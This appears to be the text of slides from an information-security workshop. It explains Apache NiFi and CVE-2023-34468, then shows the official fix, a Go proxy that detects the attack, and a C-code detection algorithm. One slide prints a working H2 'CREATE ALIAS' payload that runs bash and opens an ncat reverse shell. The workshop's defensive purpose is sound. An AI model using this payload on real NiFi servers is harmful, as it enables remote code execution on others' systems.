Workshop in Information Security

Itai Spiegel

Apache NiFi 

- An open source project developed by the US National Security Agency (NSA), written in Java.
- Designed to automate dataflow between software systems, by implementing the concept of ETL (extract, transform, load).
- The data pipelines are managed with a nice UI consisting of building blocks.
- The FlowFile represents a single piece of data in NiFi, and made of two components: attributes, and content.
- The processors are used to listen for incoming data; pull data from external sources; publish data to external sources; and route, transform, or extract information from FlowFiles.
- Example processors: ConsumeAMQP, ConsumeElasticsearch, ConsumeKafka, ConsumeSlack, ConsumeTwitter, ExecuteSQL, FetchFile, GetMongo, and much much more.
- More information in the official docs.


ListFile
ListFile 1.6.0
org.apache.nifi - nifi-standard-nar
In 0 (0 bytes) 5 min
Read/Write 0 bytes / 0 bytes 5 min
Out 0 (0 bytes) 5 min
Tasks/Time 0 / 00:00:00.000 5 min
Name success
Queued 0 (0 bytes)
FetchFile
FetchFile 1.6.0
org.apache.nifi - nifi-standard-nar
In 0 (0 bytes) 5 min
Read/Write 0 bytes / 0 bytes 5 min
Out 0 (0 bytes) 5 min
Tasks/Time 0 / 00:00:00.000 5 min
Name success
Queued 0 (0 bytes)
Name failure, not.found, permis...
Queued 0 (0 bytes)
ValidateXml
ValidateXml 1.6.0
org.apache.nifi - nifi-standard-nar
In 0 (0 bytes) 5 min
Read/Write 0 bytes / 0 bytes 5 min
Out 0 (0 bytes) 5 min
Tasks/Time 0 / 00:00:00.000 5 min
Name invalid
Queued 0 (0 bytes)
LogAttribute
LogAttribute 1.6.0
org.apache.nifi - nifi-standard-nar
In 0 (0 bytes) 5 min
Read/Write 0 bytes / 0 bytes 5 min
Out 0 (0 bytes) 5 min
Tasks/Time 0 / 00:00:00.000 5 min
Name valid
Queued 0 (0 bytes)
Name failure
Queued 0 (0 bytes)
TransformXml
TransformXml 1.6.0
org.apache.nifi - nifi-standard-nar
In 0 (0 bytes) 5 min
Read/Write 0 bytes / 0 bytes 5 min
Out 0 (0 bytes) 5 min
Tasks/Time 0 / 00:00:00.000 5 min
Name success
Queued 0 (0 bytes)
output

CVE-2023-34468

- A vulnerability present in Apache NiFi 0.0.2 through 1.21.0 and allows an authenticated user to configure a database URL with the H2 (a relational database written in Java) driver that enables custom code execution.
- The National Vulnerability Database assigned a base score of 8.8, rating it with high severity.
- The root of the vulnerability is in H2's ability for creating and running user-defined functions containing custom Java code, with the directives *CREATE ALIAS* and *CREATE TRIGGER*.
- These commands run in the same JVM as the calling application, and presents a potential path for exploitation with core classes such as java.lang.Runtime and java.lang.ProcessBuilder.
- The vulnerability is present in *DBCPConnectionPool* and *HikariCPConnectionPool*.

Exploitation Example (1)



Exploitation Example (2)





Exploitation Example (3)

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
  String[] command = {"bash", "-c", cmd};
  java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A
");
  return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('ncat -e /bin/bash 127.1 5555')
```

Official Vulnerability Fix

```java
public class ConnectionUrlValidator implements Validator {
    private static final Set<String> UNSUPPORTED_SCHEMES = Collections.singleton("jdbc:h2");

    @Override
    public ValidationResult validate(final String subject, final String input, final ValidationContext context) {
        final ValidationResult.Builder builder = new ValidationResult.Builder().subject(subject).input(input);

        if (input == null || input.isEmpty()) {
            builder.valid(false);
            builder.explanation("Connection URL required");
        } else {
            final String url = context.newPropertyValue(input).evaluateAttributeExpressions().getValue();

            if (isUrlUnsupported(url)) {
                builder.valid(false);
                builder.explanation(String.format("Connection URL starts with an unsupported scheme %s", UNSUPPORTED_SCHEMES));
            } else {
                builder.valid(true);
                builder.explanation("Connection URL is valid");
            }
        }

        return builder.build();
    }

    private boolean isUrlUnsupported(final String url) {
        boolean unsupported = false;

        for (final String unsupportedScheme : UNSUPPORTED_SCHEMES) {
            if (url.startsWith(unsupportedScheme)) {
                unsupported = true;
                break;
            }
        }

        return unsupported;
    }
}
```

My Solution

```go
func NewNifiProxy(address string, port uint16) *Proxy {
    return &Proxy{
        Protocol:              "nifi",
        Address:               address,
        Port:                  port,
        ServerToClientCallback: DefaultCallback,
        ClientToServerCallback: protectFromCveCallback,
        TLSEnabled:            true,
        CommonName:            "nifi.com",
    }
}
```

```go
// Detects if the request is trying to exploit the CVE-2023-34468 vulnerability.
func detectExploit(req *http.Request) bool {
    if req.Method != http.MethodPut || !strings.HasPrefix(req.URL.String(), "/nifi-api/controller-services") {
        return false
    }

    var data map[string]any
    if err := json.NewDecoder(req.Body).Decode(&data); err != nil {
        log.Error().Err(err).Msg("Error decoding request body")
        return false
    }
    component, _ := data["component"].(map[string]any)
    properties, _ := component["properties"].(map[string]any)
    databaseUrl, ok := properties["Database Connection URL"].(string)
    if !ok {
        return false
    }

    return strings.HasPrefix(strings.ToLower(databaseUrl), "jdbc:h2")
}
```

Detecting C Code



Detecting C Code

Algorithm steps:

- Split the code to lines, while normalizing \r\n and \n.
- Merge continued lines ending with '\'.
- Ensure all lines starting with '#' have known directive types, and remove these lines.
- Try to parse the code with the C parser implemented with Bison.
- Return whether the code was parsed successfully.

Pros & Cons

- Pro: Simple and straightforward approach, which yields good performance.
- Pro: We don’t run the semantic analysis, which includes the symbol table, thus we can easily parse code with unknown identifiers. On the other hand, code such as `int x = 5 + "A";` is considered perfectly fine.
- Con: We only check the preprocessor directive type, and not the grammar. Thus, lines such as `#endif aaaaaaaa` are considered valid.
- Con: We don’t support non-conventional C syntax defined by the preprocessor.
- Con: We don’t support struct and enum type names defined with typedefs. We do apply though a heuristic that parses identifiers ending with *“_t”* as types, and not identifiers. This yields better results.



```
1  static int reject_entry(const struct object_id *oid UNUSED,
2              struct strbuf *base,
3              const char *filename, unsigned mode,
4              void *context)
5  {
6      ...
7  }
```